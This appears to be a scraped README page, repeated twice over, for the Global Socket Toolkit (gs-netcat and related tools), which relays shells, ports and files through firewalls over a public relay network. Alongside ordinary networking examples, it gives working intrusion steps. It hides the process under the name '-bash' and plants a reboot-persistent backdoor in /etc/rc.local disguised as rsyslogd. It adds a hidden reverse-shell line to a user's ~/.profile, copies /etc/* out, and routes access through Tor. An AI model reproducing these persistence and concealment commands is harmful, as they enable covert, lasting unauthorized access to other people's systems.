Connect like there is no firewall. Securely.
See the code










Connect like there is no firewall. Securely.
The Global Socket Tookit allows two users behind NAT/Firewall to establish a TCP connection with each other. Securely.
More on https://www.gsocket.io.

Video 1: gs-netcat reverse login shell and EEElite-console
Video 2: Using gsocket to hijack OpenSSH
Video 3: Blitz files through firewalls
Features:
Abandon the thought of IP Addresses and Port Numbers. Instead start thinking that two programs should be able to communicate with each other as long as they know the same secret (rather than each other's IP Address and Port Number). The Global Socket library facilitates this: It locally derives temporary session keys and IDs and connects two programs through the Global Socket Relay Network (GSRN) regardless and independent of the local IP Address or geographical location. Once connected the library then negotiates a secure TLS connection(End-2-End). The secret never leaves your workstation. The GSRN sees only the encrypted traffic.
The GSRN is a free cloud service and is free to use by anyone.
The Global Socket Toolkit comes with a set of tools:
gs-netcat -s MySecret -i), integrated file-transfer, spawn a Socks4/4a/5 proxy or forward TCP connections or give somebody temporary shell access.gs-sftp -s MySecret)gs-mount -s MySecret ~/mnt/warez)blitz -s MySecret /usr/share/*)| Static | pre-compiled static binaries for AMD64, ARM64, MIPS, ... |
| Source | gsocket-1.4.41.tar.gz (Linux, MacOS, FreeBSD, OpenBSD, Solaris) |
| .deb | x86_64, aarch64, ...more architectures |
| Windows | gs-netcat only or use docker or cygwin |
| Man Page | gsocket(1), gs-netcat(1), gs-mount(1), gs-sftp(1), blitz(1) |
| Docker | docker run --rm -it hackerschoice/gsocket |
| Docker | docker run --rm -it hackerschoice/gsocket-tor # gs via TOR |
Examples
| All | examples |
| OpenSSH via GSRN | examples/sshd |
| WireGuard via GSRN | examples/wireguard |
| Root-Shell via GSRN | examples/systemd-root-shell |
| IRCD via GSRN | examples/port-forward |
Follow the Installation Instructions for all major Operating Systems.
Usage:
$ gs-netcat -l -i   # Workstation A
$ gs-netcat -i      # Workstation B
See also: gs-netcat(1)
$ gs-netcat -l -d 127.0.0.1 -p 22  # Workstation A
$ gs-netcat -p 2222                # Workstation B
# A connection on B's port 2222 will end up on A's port 22
$ nc -vn 127.0.0.1 2222
$ gsocket /usr/sbin/sshd     # Workstation A
$ gsocket ssh root@gsocket   # Workstation B
See also: gsocket(1)
$ blitz -l                         # Workstation A
$ blitz /usr/share/*  /etc/*       # Workstation B
See also: blitz(1)
$ gs-sftp -l                  # Workstation A
$ gs-sftp                     # Workstation B
See also: gs-sftp(1)
$ gs-mount -l                # Workstation A
$ gs-mount ~/mnt             # Workstation B
See also: gs-mount(1)
$ gs-netcat -l -r >warez.tar.gz    # Workstation A
$ gs-netcat <warez.tar.gz          # Workstation B
$ gsocket openvpn --dev tun1 --proto tcp-server --ifconfig 10.9.8.1 10.9.8.2                   # Workstation A
$ gsocket openvpn --dev tun1 --proto tcp-client --ifconfig 10.9.8.2 10.9.8.1 --remote gsocket  # Workstation B
See also: gsocket(1)
$ gs-netcat -l -e "echo hello world; id; exit"   # Workstation A
$ gs-netcat                                      # Workstation B
Another example: Spawn a new docker environment deep inside a private network
# Start this on a host deep inside a private network
gs-netcat -il -e "docker run --rm -it kalilinux/kali-rolling"
Access the docker environment deep inside the private network from anywhere in the world:
gs-netcat -i
This is particularly useful to allow fellow hackers to access a private network without having to give them access to the system itself.
$ gs-full-pipe -s MySecret -A               # You
$ gs-full-pipe -s MySecret -A               # Them
$ gs-netcat -l -S          # Workstation A (EXIT)
$ gs-netcat -p 1080        # Workstation B

Access www.google.com via Workstation A's private LAN from your Workstation B:
$ curl --socks4a 127.1:1080 http://www.google.com

Access fileserver.local:22 on Workstation A's private LAN from your Workstation B:
$ socat -  "SOCKS4a:127.1:fileserver.local:22"
A far more powerful solution is to multiplex the TCP connection with Gost:
### Workstation A (EXIT)
$ gost -L mws://:40009 &
$ gs-netcat -l -p 40009

### Workstation B:
$ gost -L :1080 -F 'mws://:40008' &
$ gs-netcat -p 40008
$ curl -x socks5h://0 ipinfo.io
The packet goes from Curl -> Gost (Port 1080). It is then multiplexed into the single single TCP connection to B's gs-netcat (Port 40008) and forwarded via GSRN to A's gs-netcat. A's gs-netcat forwards the packet to A's Gost (Port 40009) where the stream is de-multiplexed and send to Gost's socks5 server and then forwarded to the Internet.
$ gs-netcat -l -i -D    # some firewalled server
$ gs-netcat -i -T       # You, via TOR
gs-netcat can be used in a socat address-chain using the EXEC target. Happy bouncing. Enjoy. :>
Pro-Tips:
$ export GSOCKET_SOCKS_IP=127.0.0.1
$ export GSOCKET_SOCKS_PORT=9050
Gs-netcat supports multiple concurrent connections and spawns a real PTY/interactive-shell with ctrl-c and colors working (like OpenSSH does).
$ gs-netcat -l -i    # Host
$ gs-netcat -T -i    # Workstation (via Tor & Global Socket Relay)
Add -D on the host side to start gs-netcat as a daemon and in watchdog-mode: Gs-netcat will restart automatically if killed.
Using -s is not secure. Add your secret to a file and use -k <filen> or use GSOCKET_ARGS="-s <MySecret>".
GSOCKET_ARGS="-s MySecret" gs-netcat -l
Use this command to generate a new secure password at random:
gs-netcat -g
Pass the arguments by environment variable (GSOCKET_ARGS) and use a bash-trick to hide gs-netcat binary in the process list:
$ export GSOCKET_ARGS="-s MySecret -li -q -D"
$ exec -a -bash ./gs-netcat &     # Hide as '-bash'.
$ ps alxww | grep gs-netcat

$ ps alxww | grep -bash
  1001 47255     1   0  26  5  4281168    436 -      SNs    ??    0:00.00 -bash
# On the remote workstation execute:
gs-netcat -s MySecret -l -d 192.168.6.7 -p 22
# Access 192.168.6.7 via ssh on the remote network from your workstation:
ssh -o ProxyCommand='gs-netcat -s MySecret' root@doesnotmatter
The easiest way to retain access to a remote system is by using the automated deploy script. Alternatively the following can be used to achieve the same:
Combine what you have learned so far and make your backdoor restart after reboot (and as a hidden service obfuscated as rsyslogd). Use any of the start-up scripts, such as /etc/rc.local:
$ cat /etc/rc.local
#! /bin/sh -e

GSOCKET_ARGS="-s MySecret -liqD" HOME=/root TERM=xterm-256color SHELL="/bin/bash" /bin/bash -c "cd $HOME; exec -a rsyslogd /usr/local/bin/gs-netcat"

exit 0
Not all environment variables are set during system bootup. Set some variables to make the backdoor more enjoyable: TERM=xterm-256color and SHELL=/bin/bash and HOME=/root. The startup script (/etc/rc.local) uses /bin/sh which does not support our exec -a trick. Thus we use /bin/sh to start /bin/bash which in turn does the exec -a trick and starts gs-netcat. Puh. The gs-netcat process is hidden (as rsyslogd) from the process list. Read how to enable rc.local if /etc/rc.local does not exist.
Alternatively install gs-netcat as a systemd service.
Alternativly and if you do not have root privileges then just append the following line to the user's ~/.profile file. This will start gs-netcat (if it is not already running) the next time the user logs in. There are many other ways to restart a reverse shell after system reboot:
killall -0 gs-netcat 2>/dev/null || (GSOCKET_ARGS="-s MySecret -liqD" SHELL=/bin/bash exec -a -bash /usr/local/bin/gs-netcat)
Crypto / Security Mumble Jumble
         If netcat is a swiss army knife then gs-netcat is a germanic battle axe...
                                                                --acpizer/UnitedCrackingForce
Join us
Telegram: https://t.me/thcorg
Twitter: https://twitter.com/hackerschoice
shoutz: D1G, @xaitax, #!adm
554 followers · starred Mar 2021
694 followers · starred Sep 2025
59 followers · starred Apr 2021
101 followers · starred May 2025
Connect like there is no firewall. Securely.
See the code
Connect like there is no firewall. Securely.
The Global Socket Tookit allows two users behind NAT/Firewall to establish a TCP connection with each other. Securely.
More on https://www.gsocket.io.
Video 1: gs-netcat reverse login shell and EEElite-console
Video 2: Using gsocket to hijack OpenSSH
Video 3: Blitz files through firewalls
Features:
Abandon the thought of IP Addresses and Port Numbers. Instead start thinking that two programs should be able to communicate with each other as long as they know the same secret (rather than each other's IP Address and Port Number). The Global Socket library facilitates this: It locally derives temporary session keys and IDs and connects two programs through the Global Socket Relay Network (GSRN) regardless and independent of the local IP Address or geographical location. Once connected the library then negotiates a secure TLS connection(End-2-End). The secret never leaves your workstation. The GSRN sees only the encrypted traffic.
The GSRN is a free cloud service and is free to use by anyone.
The Global Socket Toolkit comes with a set of tools:
gs-netcat -s MySecret -i), integrated file-transfer, spawn a Socks4/4a/5 proxy or forward TCP connections or give somebody temporary shell access.gs-sftp -s MySecret)gs-mount -s MySecret ~/mnt/warez)blitz -s MySecret /usr/share/*)| Static | pre-compiled static binaries for AMD64, ARM64, MIPS, ... |
| Source | gsocket-1.4.41.tar.gz (Linux, MacOS, FreeBSD, OpenBSD, Solaris) |
| .deb | x86_64, aarch64, ...more architectures |
| Windows | gs-netcat only or use docker or cygwin |
| Man Page | gsocket(1), gs-netcat(1), gs-mount(1), gs-sftp(1), blitz(1) |
| Docker | docker run --rm -it hackerschoice/gsocket |
| Docker | docker run --rm -it hackerschoice/gsocket-tor # gs via TOR |
Examples
| All | examples |
| OpenSSH via GSRN | examples/sshd |
| WireGuard via GSRN | examples/wireguard |
| Root-Shell via GSRN | examples/systemd-root-shell |
| IRCD via GSRN | examples/port-forward |
Follow the Installation Instructions for all major Operating Systems.
Usage:
$ gs-netcat -l -i   # Workstation A
$ gs-netcat -i      # Workstation B
See also: gs-netcat(1)
$ gs-netcat -l -d 127.0.0.1 -p 22  # Workstation A
$ gs-netcat -p 2222                # Workstation B
# A connection on B's port 2222 will end up on A's port 22
$ nc -vn 127.0.0.1 2222
$ gsocket /usr/sbin/sshd     # Workstation A
$ gsocket ssh root@gsocket   # Workstation B
See also: gsocket(1)
$ blitz -l                         # Workstation A
$ blitz /usr/share/*  /etc/*       # Workstation B
See also: blitz(1)
$ gs-sftp -l                  # Workstation A
$ gs-sftp                     # Workstation B
See also: gs-sftp(1)
$ gs-mount -l                # Workstation A
$ gs-mount ~/mnt             # Workstation B
See also: gs-mount(1)
$ gs-netcat -l -r >warez.tar.gz    # Workstation A
$ gs-netcat <warez.tar.gz          # Workstation B
$ gsocket openvpn --dev tun1 --proto tcp-server --ifconfig 10.9.8.1 10.9.8.2                   # Workstation A
$ gsocket openvpn --dev tun1 --proto tcp-client --ifconfig 10.9.8.2 10.9.8.1 --remote gsocket  # Workstation B
See also: gsocket(1)
$ gs-netcat -l -e "echo hello world; id; exit"   # Workstation A
$ gs-netcat                                      # Workstation B
Another example: Spawn a new docker environment deep inside a private network
# Start this on a host deep inside a private network
gs-netcat -il -e "docker run --rm -it kalilinux/kali-rolling"
Access the docker environment deep inside the private network from anywhere in the world:
gs-netcat -i
This is particularly useful to allow fellow hackers to access a private network without having to give them access to the system itself.
$ gs-full-pipe -s MySecret -A               # You
$ gs-full-pipe -s MySecret -A               # Them
$ gs-netcat -l -S          # Workstation A (EXIT)
$ gs-netcat -p 1080        # Workstation B

Access www.google.com via Workstation A's private LAN from your Workstation B:
$ curl --socks4a 127.1:1080 http://www.google.com

Access fileserver.local:22 on Workstation A's private LAN from your Workstation B:
$ socat -  "SOCKS4a:127.1:fileserver.local:22"
A far more powerful solution is to multiplex the TCP connection with Gost:
### Workstation A (EXIT)
$ gost -L mws://:40009 &
$ gs-netcat -l -p 40009

### Workstation B:
$ gost -L :1080 -F 'mws://:40008' &
$ gs-netcat -p 40008
$ curl -x socks5h://0 ipinfo.io
The packet goes from Curl -> Gost (Port 1080). It is then multiplexed into the single single TCP connection to B's gs-netcat (Port 40008) and forwarded via GSRN to A's gs-netcat. A's gs-netcat forwards the packet to A's Gost (Port 40009) where the stream is de-multiplexed and send to Gost's socks5 server and then forwarded to the Internet.
$ gs-netcat -l -i -D    # some firewalled server
$ gs-netcat -i -T       # You, via TOR
gs-netcat can be used in a socat address-chain using the EXEC target. Happy bouncing. Enjoy. :>
Pro-Tips:
$ export GSOCKET_SOCKS_IP=127.0.0.1
$ export GSOCKET_SOCKS_PORT=9050
Gs-netcat supports multiple concurrent connections and spawns a real PTY/interactive-shell with ctrl-c and colors working (like OpenSSH does).
$ gs-netcat -l -i    # Host
$ gs-netcat -T -i    # Workstation (via Tor & Global Socket Relay)
Add -D on the host side to start gs-netcat as a daemon and in watchdog-mode: Gs-netcat will restart automatically if killed.
Using -s is not secure. Add your secret to a file and use -k <filen> or use GSOCKET_ARGS="-s <MySecret>".
GSOCKET_ARGS="-s MySecret" gs-netcat -l
Use this command to generate a new secure password at random:
gs-netcat -g
Pass the arguments by environment variable (GSOCKET_ARGS) and use a bash-trick to hide gs-netcat binary in the process list:
$ export GSOCKET_ARGS="-s MySecret -li -q -D"
$ exec -a -bash ./gs-netcat &     # Hide as '-bash'.
$ ps alxww | grep gs-netcat

$ ps alxww | grep -bash
  1001 47255     1   0  26  5  4281168    436 -      SNs    ??    0:00.00 -bash
# On the remote workstation execute:
gs-netcat -s MySecret -l -d 192.168.6.7 -p 22
# Access 192.168.6.7 via ssh on the remote network from your workstation:
ssh -o ProxyCommand='gs-netcat -s MySecret' root@doesnotmatter
The easiest way to retain access to a remote system is by using the automated deploy script. Alternatively the following can be used to achieve the same:
Combine what you have learned so far and make your backdoor restart after reboot (and as a hidden service obfuscated as rsyslogd). Use any of the start-up scripts, such as /etc/rc.local:
$ cat /etc/rc.local
#! /bin/sh -e

GSOCKET_ARGS="-s MySecret -liqD" HOME=/root TERM=xterm-256color SHELL="/bin/bash" /bin/bash -c "cd $HOME; exec -a rsyslogd /usr/local/bin/gs-netcat"

exit 0
Not all environment variables are set during system bootup. Set some variables to make the backdoor more enjoyable: TERM=xterm-256color and SHELL=/bin/bash and HOME=/root. The startup script (/etc/rc.local) uses /bin/sh which does not support our exec -a trick. Thus we use /bin/sh to start /bin/bash which in turn does the exec -a trick and starts gs-netcat. Puh. The gs-netcat process is hidden (as rsyslogd) from the process list. Read how to enable rc.local if /etc/rc.local does not exist.
Alternatively install gs-netcat as a systemd service.
Alternativly and if you do not have root privileges then just append the following line to the user's ~/.profile file. This will start gs-netcat (if it is not already running) the next time the user logs in. There are many other ways to restart a reverse shell after system reboot:
killall -0 gs-netcat 2>/dev/null || (GSOCKET_ARGS="-s MySecret -liqD" SHELL=/bin/bash exec -a -bash /usr/local/bin/gs-netcat)
Crypto / Security Mumble Jumble
         If netcat is a swiss army knife then gs-netcat is a germanic battle axe...
                                                                --acpizer/UnitedCrackingForce
Join us
Telegram: https://t.me/thcorg
Twitter: https://twitter.com/hackerschoice
shoutz: D1G, @xaitax, #!adm
554 followers · starred Mar 2021
694 followers · starred Sep 2025
59 followers · starred Apr 2021
101 followers · starred May 2025



